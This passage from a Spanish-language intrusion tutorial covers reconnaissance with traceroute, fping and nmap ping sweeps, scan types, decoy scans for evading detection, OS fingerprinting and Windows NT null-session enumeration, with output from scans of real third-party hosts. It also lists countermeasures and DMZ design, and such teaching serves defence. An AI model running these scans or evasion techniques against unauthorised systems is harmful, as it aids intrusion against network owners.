

```
[root@linux11 /root]# traceroute -I 24.232.24.108
traceroute to 24.232.24.108 (24.232.24.108), 30 hops max, 38 byte packets
 1  caslimatasa-ci5.prima.com.ar (200.42.0.54)  128.545 ms  107.723 ms  119.548 ms
 2  ciscolima6.prima.com.ar (200.42.0.10)  109.320 ms  109.250 ms  119.530 ms
 3  ciscolima13.prima.com.ar (200.42.0.49)  119.497 ms  109.478 ms  119.498 ms
 4  host002214.prima.com.ar (200.42.2.214)  119.352 ms  119.428 ms  119.764 ms
 5  line241.comsat.net.ar (200.47.94.241)  119.234 ms  109.566 ms  129.099 ms
 6  line169.comsat.net.ar (200.47.93.169)  149.727 ms  368.503 ms  208.352 ms
 7  line162.comsat.net.ar (200.47.93.162)  209.406 ms  519.346 ms  239.573 ms
 8  core-atm155M-backbone.fibertel.com.ar (24.232.1.250)  189.268 ms  369.368 ms
169.452 ms
 9  192.168.85.1 (192.168.85.1)  149.305 ms  259.669 ms  269.783 ms
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

El mismo resultado... me inclino por la opción de Fibertel filtrándome, por otra parte ya sé positivamente que Fibertel tiene buenos filtros ;-)

*NOTA: ¿se observa algo extraño en el noveno salto????*

Otro flag interesante para traceroute es -p que nos permitiría elegir el puerto de origen del paquete, lo cual le permitiría pasar a través de ciertos mecanismos de firewalling, por ejemplo usando puertos normales como el 53 y otros. El problema es que el traceroute estándar incrementa el puerto especificado con -p en 1 por cada salto, lo cual hace harto difícil saber con qué puerto llegamos a destino si no conocemos la cantidad exacta de saltos (¡que es justamente lo que estamos intentando determinar!).

La idea de pasar nuestras sondas traceroute a través de un firewall está explicada por estos dos diagramas:



Michael Schiffman creó un parche para traceroute 1.4a5 (la versión que viene con Red Hat 6.2) que agrega el flag -S que permitirá configurar el puerto de origen del paquete que no cambiará.

¿Que utilidad tiene todo esto? La utilidad es doble. Por una parte nos da una idea clara del camino que recorreremos hasta llegar a destino, y por otra parte nos informa exactamente las máquinas (en particular las últimas antes de llegar) que cruzamos. A veces hay máquinas llamadas "gateway", "firewall" y otros nombres interesantes. Y aún cuando no se llamen así, en un punto poco antes de entrar estamos ingresando en la red de la empresa, y eso es lo que intentaremos determinar con exactitud para practicar un buen intento de penetración de su seguridad.

Cabe mencionar que en Linux tenemos algunas herramientas más: `xtraceroute` que corre en X y se puede obtener del sitio FTP de Red Hat en formato RPM, Visual Route, una interesante aplicación que integra `traceroute` + `whois`. Visual Route requiere X y Java, lo cual a veces no es ni muy sencillo de configurar ni muy rápido, pero es impactante a la vista (útil para el marketing).

La última aplicación a mencionar es `tkined`, parte del paquete integrado `scotty` (<http://wwwhome.cs.utwente.nl/~schoenw/scotty/>), que brinda similares funciones bajo X (requiere GTK).

`xtraceroute` nos permite ver la lista de la ruta, y un globo terráqueo donde se van marcando con puntos y líneas los distintos saltos. El globo puede rotarse libremente y en cualquier sentido con el mouse. Poco útil cuando los saltos son de Wilde a Avellaneda y luego a Capital Federal ;-)

Visual Route muestra la misma información pero sobre un planisferio, al igual que `tkined`.

### **Contramedidas:**

El tipo de tráfico que utiliza traceroute no puede bloquearse sin estropear otras cosas en la red, pero varias aplicaciones de IDS (Intrusion Detection System) detectan este tipo de reconocimiento preliminar.

`tdetect` (<ftp://deva.net/pub/sources/networking/ids/>) permite detectar los intentos de traceroute y generar logs de los mismos.

RotoRouter es un paquete que permite detectar los traceroutes y enviar respuestas falsas (<ftp://coast.cs.purdue.edu/pub/tools/unix/trinux/netmon/>).

Por último, un buen firewall que no permita el paso de paquetes UDP no necesarios al menos hará que el intruso deba usar obligatoriamente el traceroute parchado para usar el flag -S.

Usualmente se permite el tráfico traceroute (y otros tráficos de diagnóstico de la red, tales como el utilizado por el `ping`) solamente para el ISP, bloqueándolo para todo el resto de Internet.

Ahora pasaremos al escaneo propiamente dicho de las máquinas miembros de la red.

Un primer paso es ver qué máquinas están activas (cuales responden un `ping`).

Si bien esto puede lograrse con pings individuales (y es lo ideal si sólo nos interesa una máquina) no es práctico para escanear toda una red.

Puede hacerse un pequeño script en Bash u otro shell para enviar una cantidad limitada de pings a cada uno de los IPs de un rango, pero esta funcionalidad ya existe en herramientas disponibles en Internet.

Con este fin existe la herramienta `fping` (<ftp://ftp.tamu.edu/pub/Unix/src/>). Esta herramienta trae 2 programas: `fping` y `gping`. `gping` nos permite generar una lista de números IP.

La sintaxis utilizada por `gping` es la siguiente:

```
gping a0 [aN] b0 [bN] c0 [cN] d0 [dN]
```

Lo cual se interpreta sabiendo que si pongo, por ejemplo, `d0 Y dN`, estaré barriendo un rango de IPs. Solamente puedo empezar a utilizar rangos comenzando desde la derecha. Si quiero generar la subred clase C 200.42.0.0/24, lo haré de la siguiente forma:

```
gping 200 42 0 1 254
```

El único rango es 1-254 para el último valor, con lo cual evito las direcciones base de red (200.42.0.0) y de broadcast (200.42.0.255).

Veamos otro ejemplo. Crear la subred clase B 24.232.0.0/16:

```
gping 24 232 0 255 1 254
```

Ahora tengo dos rangos, 24.232.[0-255].[1-254].

Luego podemos alimentar `fping` con esta lista, o simplemente pasársela con un pipe, de la forma que se ve a continuación:

```
gping 200 42 0 1 254 | fping -a
```

El flag `-a` es para que solamente muestre los hosts activos. Si queremos que resuelva los nombres utilizaremos `-d` (esto hace terriblemente lento el escaneo).

Con `-f` podemos indicar que lea los IPs de un archivo (creado previamente con `gping`). Por último con `-h` nos muestra la ayuda de todas las opciones disponibles. Es práctico para scripts, pero veremos ahora otra alternativa bastante mejor ;-)

La mejor alternativa es `nmap` (nombre completo Network Mapper, la versión de Linux está disponible en [www.insecure.org/nmap](http://www.insecure.org/nmap), mientras que la de NT está en [www.eeye.com](http://www.eeye.com)). Veamos ejemplos de uso para hacer un barrido ping:

```
[root@linux11 /root]# nmap -sP 200.42.0.0/24

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host ciscolima1.prima.com.ar (200.42.0.1) appears to be up.
Host ciscolima2.prima.com.ar (200.42.0.2) appears to be up.
Host ciscolima3.prima.com.ar (200.42.0.3) appears to be up.
Host ciscolima4.prima.com.ar (200.42.0.4) appears to be up.
Host tntlima4.prima.com.ar (200.42.0.5) appears to be up.
Host tntlima9.prima.com.ar (200.42.0.6) appears to be up.
Host casalemteco-cil.prima.com.ar (200.42.0.7) appears to be up.
Host core.prima.com.ar (200.42.0.8) appears to be up.
Host caslimateco-cil.prima.com.ar (200.42.0.9) appears to be up.
Host ciscolima6.prima.com.ar (200.42.0.10) appears to be up.
Host caslimateco-ci2.prima.com.ar (200.42.0.11) appears to be up.
Host caslimateco-ci3.prima.com.ar (200.42.0.12) appears to be up.
Host asnlima2.prima.com.ar (200.42.0.13) appears to be up.
Host tntlima7.prima.com.ar (200.42.0.14) appears to be up.
Host tntlima5.prima.com.ar (200.42.0.15) appears to be up.
Host ciscolima5.prima.com.ar (200.42.0.16) appears to be up.
Host caslimateco-ci4.prima.com.ar (200.42.0.17) appears to be up.
Host asnlima1.prima.com.ar (200.42.0.18) appears to be up.
Host arcanalog.prima.com.ar (200.42.0.20) appears to be up.
... etc ... etc ...
```

El flag `-s` indica que queremos hacer un scan, mientras que la `P` indica un escaneo tipo ping (mediante ICMP).

Muchas redes tienen algunos de sus elementos configurados para no responder a un ping ICMP. En estos casos `nmap` puede realizar un ping con TCP a un puerto determinado (es conveniente elegir algo inconspicuo, como 80, 25, etc., o un puerto alto, arriba del 1024):

```
[root@linux11 /root]# nmap -sP -PT80 200.42.134.0/24
TCP probe port is 80

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host a200042134001.rev.prima.com.ar (200.42.134.1) appears to be up.
Host a200042134002.rev.prima.com.ar (200.42.134.2) appears to be up.
Host a200042134003.rev.prima.com.ar (200.42.134.3) appears to be up.
Host a200042134004.rev.prima.com.ar (200.42.134.4) appears to be up.
Host a200042134005.rev.prima.com.ar (200.42.134.5) appears to be up.
Host a200042134006.rev.prima.com.ar (200.42.134.6) appears to be up.
Host a200042134007.rev.prima.com.ar (200.42.134.7) appears to be up.
Host a200042134008.rev.prima.com.ar (200.42.134.8) appears to be up.
Host a200042134009.rev.prima.com.ar (200.42.134.9) appears to be up.
Host a200042134010.rev.prima.com.ar (200.42.134.10) appears to be up.
... etc ... etc ....
```

En este caso hemos incorporado la indicación de que queremos hacer el ping mediante TCP (`-PT`) y al puerto 80.

Ya que tanto los ping ICMP como TCP son fáciles de detectar y pueden generar logs (en este último caso porque *realizamos* la conexión al puerto si el mismo está abierto), `nmap` brinda una alternativa más que es el SYN ping (más adelante veremos el three-way-



handshake realizado para comenzar una conexión TCP y comprenderemos qué es el flag SYN, por ahora baste decir que es un método utilizado por nmap para *no completar* el proceso de conexión al puerto):

```
[root@linux11 /root]# nmap -sP -PS25 200.42.1.0/24
TCP probe port is 25

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host pap-lima-cabase.prima.com.ar (200.42.1.5) appears to be up.
Host pap-cabase-lima.prima.com.ar (200.42.1.6) appears to be up.
Host pap-lima-ferrostal.prima.com.ar (200.42.1.13) appears to be up.
Host pap-ferrostal-lima.prima.com.ar (200.42.1.14) appears to be up.
Host pap-lima-tyc.prima.com.ar (200.42.1.17) appears to be up.
Host pap-tyc-lima.prima.com.ar (200.42.1.18) appears to be up.
Host pap-lima-dyn.prima.com.ar (200.42.1.21) appears to be up.
Host pap-dyn-lima.prima.com.ar (200.42.1.22) appears to be up.
Host pap-lima-stabrigida.prima.com.ar (200.42.1.25) appears to be up.
Host pap-stabrigida-lima.prima.com.ar (200.42.1.26) appears to be up.
Host pap-lima-tgn.prima.com.ar (200.42.1.29) appears to be up.
Host pap-tgn-lima.prima.com.ar (200.42.1.30) appears to be up.
Host pap-lima-yenntptg.prima.com.ar (200.42.1.37) appears to be up.
Host pap-yennyptg-lima.prima.com.ar (200.42.1.38) appears to be up.
Host pap-lima-agr.prima.com.ar (200.42.1.45) appears to be up.
Host pap-agr-lima.prima.com.ar (200.42.1.46) appears to be up.
... etc ... etc ...
```

En este caso hemos incorporado la indicación de que queremos hacer el ping mediante SYN (-PS) y al puerto 25.

Nótese que en los casos de escaneo TCP o SYN no es necesario que el puerto esté abierto (esto es justamente lo que estamos determinando con el nmap).


Por otra parte, cuando realicemos los escaneos propiamente dichos, podemos evitar que nmap haga otra vez el ping con la opción -P0 (es un cero).

Para completar mencionaremos que en Windows tenemos herramientas que cumplen el mismo fin, por ejemplo Pinger (<http://207.98.195.250/software/>) y Ping Sweep, otro de los componentes del polifacético paquete SolarWinds 2001 ([www.solarwinds.net](http://www.solarwinds.net)), que tiene fama de ser el scanner por ICMP más rápido que existe.

Hasta aquí podemos obtener una lista de máquinas activas. El siguiente paso sería realizar el escaneo de las más interesantes.


Veamos primero un poco de la teoría detrás de los scanners y los diferentes tipos de conexiones y escaneos.

Cuando se intenta realizar una conexión TCP a un puerto abierto, los paquetes TCP intercambiados tienen activos los siguientes flags:



Y la conexión queda establecida.


Por otra parte si se intenta la conexión a un puerto cerrado tenemos:



Los distintos tipos de escaneo son (todos soportados por `nmap`):

**TCP:** el cliente realiza el proceso completo de conexión. Es terriblemente sencillo de detectar.

**SYN:** el cliente envía el SYN, si el servidor responde con SYN/ACK, el cliente inmediatamente envía un RST (ya sabemos que el puerto está abierto, pero no establecemos conexión). El esquema sería el siguiente (nótese que en función de la respuesta del SERVER `nmap` ya se entera si el puerto está abierto o cerrado):



FIN: se envía un paquete FIN (que es un paquete no utilizado para iniciar conexiones, corresponde a una FINALIZACIÓN de conexión), el servidor responde con RST para todos los puertos cerrados, e ignora el paquete para los puertos abiertos.

XmasTree: el cliente envía un paquete con los flags FIN, URG y PUSH activos. El resultado es similar al FIN mencionado arriba.

Null: el cliente envía un paquete con todos los flags desactivados. Resultado similar al FIN mencionado arriba.

Estos tres últimos tipos de escaneo no funcionan como se espera según los RFC en máquinas Windows, ya que Microsoft ignoró olímpicamente el estándar RFC al implementar sus stacks de conexión. Sin embargo esto puede ser ligeramente útil para confirmar si una máquina es Windows: si detectamos puertos abiertos con un SYN scan pero no vemos nada con los últimos tres.

La sintaxis de `nmap` para estos tipos de escaneo es la siguiente:

<code>nmap -sT host/net</code>	TCP scan (conexión full)
<code>nmap -sS host/net</code>	SYN scan
<code>nmap -sF host/net</code>	FIN scan
<code>nmap -sX host/net</code>	XmasTree scan
<code>nmap -sN host/net</code>	Null scan

Adicionalmente `nmap` soporta los siguientes (son menos usados):

<code>-sU host/net</code>	UDP scan
<code>-sA host/net</code>	ACK scan
<code>-sW host/net</code>	Window scan (para los buffers de conexión, no es Microsoft)
<code>-sR host/net</code>	RPC scan, se usa en conjunto con otros

Una interesante habilidad del `nmap` es la posibilidad que brinda de realizar escaneos simulados desde otras direcciones diferentes a la nuestra en forma simultánea. Esto es utilizado para dificultar la detección (ya que el sistema que está siendo escaneado no tiene forma de diferenciar los paquetes provenientes de nuestra dirección de los paquetes con direcciones "falsas") y para evitar que el administrador del sitio escaneado pueda utilizar mecanismos como los que brinda el Port Sentry (<http://www.psionic.com/abacus/>) que bloquean automáticamente la dirección de origen, ya que de hacerlo estaría bloqueando otras direcciones además de la nuestra, y podemos poner entre las direcciones falsas las de sitios muy utilizados, Yahoo, etc.

La forma de utilizar esta técnica, llamada decoy scans (decoy significa señuelo), es la siguiente:

```
nmap -D decoy1[,decoy2,decoy3,ME,decoy4,...] host
```

Si insertamos 'ME' en la lista de decoys, nuestra dirección aparecerá en esa posición al enviar las series de paquetes. Si no lo hacemos será insertada en una posición al azar. Es importante hacer notar que las máquinas decoy deben ser máquinas activas, o podemos ocasionar un ataque DoS (SYN flood) no intencional.

Para detalles sobre los tipos de escaneo y la sintaxis completa puede consultarse la manpage del `nmap`.

Existen otras herramientas de escaneo, pero `nmap` es (lejos) la más completa. Algunas otras son:

`stroke` (<ftp://ftp.win.or.jp/pub/network/misc/>) realiza el escaneo con conexiones TCP full. Muy detectable.

`udp_scan` (<http://wwdsilx.wwdsi.com>) lo mismo con conexiones UDP. Inicialmente era un componente del paquete SATAN, y la mayoría de los programas que detectan escaneos lo interpretan como un escaneo con SATAN.

Con los escaneos averiguamos qué puertos están activos en la máquina, y por lo tanto conocemos los servicios que está brindando. Esta información es vital, ya que no existe forma de penetrar una red en forma remota por puertos cerrados.

Otro dato interesante es averiguar el sistema operativo que utilizan las máquinas (ha habido casos donde se intentaba utilizar un xexploit para UNIX sobre una máquina Windows, obviamente sin resultado).

Una herramienta que brinda únicamente la funcionalidad arriba mencionada es el paquete `queso` (<http://www.apostols.org/projectz/>) que utiliza la siguiente sintaxis:

```
queso host:port
```

Y por otra parte el archicompleto `nmap` nos permite averiguar esto también:

```
nmap -O host/net
```

`queso` no es 100% confiable, y en ocasiones nos dice un sistema operativo erróneo, pero cuando acierta es más específico que `nmap`, por lo cual recomiendo confiar en lo que dice `nmap`, y si `queso` dice lo mismo confiar en lo que dice `queso`.

El uso de `nmap` puede verse en estos dos ejemplos:

```
[root@linux11 /root]# nmap -O 196.32.75.36

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Insufficient responses for TCP sequencing (1), OS detection will be MUCH less
reliable
Interesting ports on chat.cgnet.com.ar (196.32.75.36):
(The 1514 ports scanned but not shown below are in state: closed)
Port      State      Service
21/tcp    open       ftp
80/tcp    open       http
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
443/tcp   open       https
1059/tcp  open       nimreg
6667/tcp  open       irc
6668/tcp  open       irc
7000/tcp  open       afs3-fileserver

Remote OS guesses: Windows NT4 / Win95 / Win98, Windows NT 4 SP3, Microsoft NT 4.0
Server SP5 + 2047 Hotfixes

Nmap run completed -- 1 IP address (1 host up) scanned in 124 seconds
```

```
[root@linux11 /root]# nmap -O 196.32.75.35
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on www.audiovisualrental.com.ar (196.32.75.35):
(The 1510 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
70/tcp	open	gopher
80/tcp	open	http
98/tcp	open	linuxconf
110/tcp	open	pop-3
111/tcp	open	sunrpc
113/tcp	open	auth
139/tcp	open	netbios-ssn
635/tcp	open	unknown
2049/tcp	open	nfs

```
TCP Sequence Prediction: Class=truly random
                        Difficulty=9999999 (Good luck!)
Remote operating system guess: Linux 2.0.35-38
```


```
Nmap run completed -- 1 IP address (1 host up) scanned in 128 seconds
```

La funcionalidad de utilizar decoy scan se puede utilizar durante los pings, el escaneo en sí, o durante la detección del sistema operativo.

Existen herramientas para entorno gráfico que realizan todo el proceso de escaneo y brindan alguna funcionalidad más, por ejemplo las siguientes:

`nmap-fe` (es simplemente un front-end para el `nmap`).

`cheops` (<http://www.marko.net/cheops/>) un paquete muy completo, permite la detección y el mapeado de toda una red, ya que se combina con `traceroute` para ver cómo están interconectadas las máquinas entre si, y utiliza `queso` para detectar el sistema operativo de las mismas, es lento y no siempre funciona del todo bien, pero es impactante a la vista (útil para el marketing ;-):



Algunas herramientas incorporan además una base de datos de problemas de seguridad conocidos, y referencian cada puerto abierto con los registros de la base de datos, imprimiendo reportes muy completos. Algunas herramientas con esta funcionalidad son los sucesores de SATAN, el paquete SAINT (<http://wwdsilx.wwdsi.com>), y SARA (Security

Auditor Research Assistant, disponible en [www-arc.com/sara/](http://www-arc.com/sara/)) por un lado, y por otra parte el paquete Nessus ([www.nessus.org](http://www.nessus.org)).

Yo personalmente recomiendo el paquete Nessus (hace uso del `nmap`, al igual que SARA) ya que brinda información muy actualizada y confiable, detectando centenares (sin exagerar) de vulnerabilidades y categorizándolas por el nivel de riesgo de las mismas.

Llegado el caso pueden correrse escaneos SARA y Nessus, por las dudas que exista alguna vulnerabilidad que es detectada solamente por uno de ellos.

*NOTA: hay que tener cuidado si modificamos la configuración por defecto del Nessus, ya que tiene plugins para detectar problemas que puedan conducir a una situación de DoS (Denial of Service). Si corremos los plugins de ataques DoS contra nuestros sistemas y son vulnerables puede ocasionarse un DoS. Estos plugins deben correrse vía red, pero teniendo la posibilidad de reiniciar físicamente el sistema de ser necesario.*

### **Contramedidas:**

No correr ningún servicio que no se necesite.

Armar DMZ + firewall para los servidores.

Utilizar algún programa como el Portsentry (<http://www.psionic.com/abacus/>) para detectar y bloquear los intentos de escaneo.

Hay que tener cuidado al configurar herramientas como Portsentry, si lo configuramos para bloquear las direcciones que [suponemos] nos están escaneando, podemos bloquear inadvertidamente direcciones importantes que estén siendo utilizadas como decoys (en particular si usan nuestro gateway, o incluso 'localhost').

MANTENER SIEMPRE ACTUALIZADOS LOS PAQUETES!!!! Las nuevas versiones salen para parchar errores de las anteriores, es vital mantenerse actualizado, en particular para aquellos errores que tengan implicaciones de seguridad, lo cual puede chequearse en la lista de vulnerabilidades "TOP" en el CERT ([www.cert.org](http://www.cert.org)) o en [online.securityfocus.com](http://online.securityfocus.com) en los archivos de BugTraq.

Analizar periódicamente la propia seguridad "desde afuera" con herramientas como el Nessus y otras arriba mencionadas. Parchar cualquier vulnerabilidad detectada, y si existe un xexploit pero no hay parche inhabilitar el servicio (en lo posible) hasta que salga el parche. Obviamente es vital tener siempre la herramienta de análisis actualizada.


## **ANEXO: NOTAS ADICIONALES SOBRE ARMADO DE UNA DMZ**

### **Zonas Desmilitarizadas (DeMilitarized Zones = DMZ)**

Esta es una configuración particularmente útil de una red, que se utiliza para aumentar la seguridad en aquellos casos donde debemos brindar servicios tanto a nuestra LAN interna, como a Internet. Un ejemplo típico sería tener un servidor Apache con contenidos privados de Intranet, y una página de Internet de la empresa.

Armar esta configuración implica tener una máquina Linux que actúe como gateway, pero con 3 interfaces de red en lugar de 2, como usa un gateway estándar, o bien utilizar 2 firewalls, uno interno y otro externo.

Primero un esquema de cómo quedaría la red:



La idea es no correr ningún servicio en las máquinas gateway o firewall, con lo cual evitamos tener puertos abiertos a posibles ataques. Tómese en cuenta que cualquier ataque originado en Internet sólo puede acceder directamente a la máquina gateway, y si corremos cero servicios es casi imposible ingresar.

En el gateway o los firewalls configuraremos ipchains para proteger a la LAN de cualquier dirección que no sea de la misma LAN, incluyendo cualquier servidor de la rama de la DMZ. Para poder configurar esto en ipchains es para lo que necesitamos tener 3 interfaces de red en el gateway o bien utilizar el firewall interno.

En el gateway o el firewall externo también configuraremos la seguridad de los servidores, permitiendo solamente el acceso a los servicios que se deseen, tanto para Internet como para la LAN. De esta forma si alguien intenta entrar en los servidores se verá forzado a hacerlo mediante algún xexploit de los servicios que son brindados a Internet, mientras que otros servicios pueden permanecer privados, sólo para la LAN.

Y en el caso que alguien realmente logre entrar a los servidores, igualmente no podrá navegar la LAN, ya que la protegimos de los servidores mediante ipchains en la máquina gateway o el firewall interno ;-))

En el HOWTO de IPCHAINS hay información sobre DMZ, pero una de las mejores fuentes es el libro "Linux Firewalls" de Robert Ziegler.





# Parte 3



## Tercer paso: Enumeration (Enumeración de servicios de la red)

Este paso consiste en investigar al detalle los servicios brindados por la red y recursos compartidos, con el fin de identificar vulnerabilidades conocidas para el paso de penetración del sistema.

Las vulnerabilidades son dependientes de cada versión del servicio en cuestión, y obviamente del sistema operativo sobre el cual corre dicho servicio, por lo cual dividiré este apunte en dos secciones para cubrir las plataformas más comunes: Windows NT 4 por un lado (con algún que otro comentario sobre Windows 2000), y UNIX/Linux por el otro.

### Windows NT

NOTA: Para poder realizar adecuadamente la enumeración de servicios de Windows NT es altamente recomendable obtener el CD "NT Resource Kit" (NTRK) de Microsoft, que contiene muchas herramientas que permiten el análisis remoto de aplicaciones vía red. En el caso de utilizar Windows 2000 se recomienda tener el CD de Resource Kit del 2000 Y el NTRK, ya que algunas herramientas útiles del NTRK no están en la nueva edición.

El primer paso en la enumeración de una red NT es el conocido comando 'net view':

```
C:\>net view /domain
```

```
Domain
```

```
-----
AH
AHPTLI-M001
BT
CG_D01_ARBA
CSRVFRANCE
CSRVIT
... etc ... etc ...
```

Con lo cual se obtienen los nombres de los dominios accesibles desde dicha red.

Para obtener los datos de los miembros de uno de los dominios utilizaremos nuevamente net view con la opción 'domain':

```
C:\>net view /domain:CSRVIT
```

```
Server Name          Remark
```

```
-----
\\RASNOVAR13E        CompuServe NT Link Server
The command completed successfully.
```

*NOTA: no está todo perdido si estamos trabajando sobre Linux, existe una rama de desarrollo de Samba poco conocida, llamada Samba-TNG (Samba, The Next Generation), que se ha focalizado en mejorar el soporte de Samba como controlador de dominio. Esta versión de Samba incorpora varios de los comandos de consola de Windows NT, tales como el comando 'net' y otros. Se estima que cuando aparezca Samba 3.x se integrarán en la rama principal todos los desarrollos del Samba-TNG.*

Para conocer cuáles son los DC (Domain Controllers) del dominio necesitamos de uno de los comandos del NTRK: nltest.

```
C:\nltest /dclist:STDOMAIN
List of Dcs in Domain STDOMAIN
  \\HILIST (PDC)
  \\LEIA
  \\GOONIE
```

The command completed successfully

Para poder continuar con la enumeración necesitamos que la máquina esté mal configurada para permitir la conexión null, o anónima.

El problema de la null session es un GRAVE problema de los sistemas Windows, tal es así que se lo ha llamado la vulnerabilidad "Red Button" en este tipo de plataformas, por la impresionante cantidad de información que puede accederse a través de este tipo de conexión.

La forma de realizar una null connection es la siguiente:

```
net use \\SERVER\IPC$ " " /u:" "
```

Lo cual indica conectarse al canal oculto (el signo \$) IPC (InterProcess Communication) del SERVER, utilizando password nulo (las primeras comillas), como usuario nulo (las comillas luego del /u:).

Si deseamos terminar la null session luego de utilizarla, podemos hacerlo con el flag /d (disconnect) del net use (el flag /y es para que no pida confirmación):

```
net use \\SERVER\IPC$ /d /y
```

O más genéricamente (termina todas las sesiones):

```
net use * /d /y
```

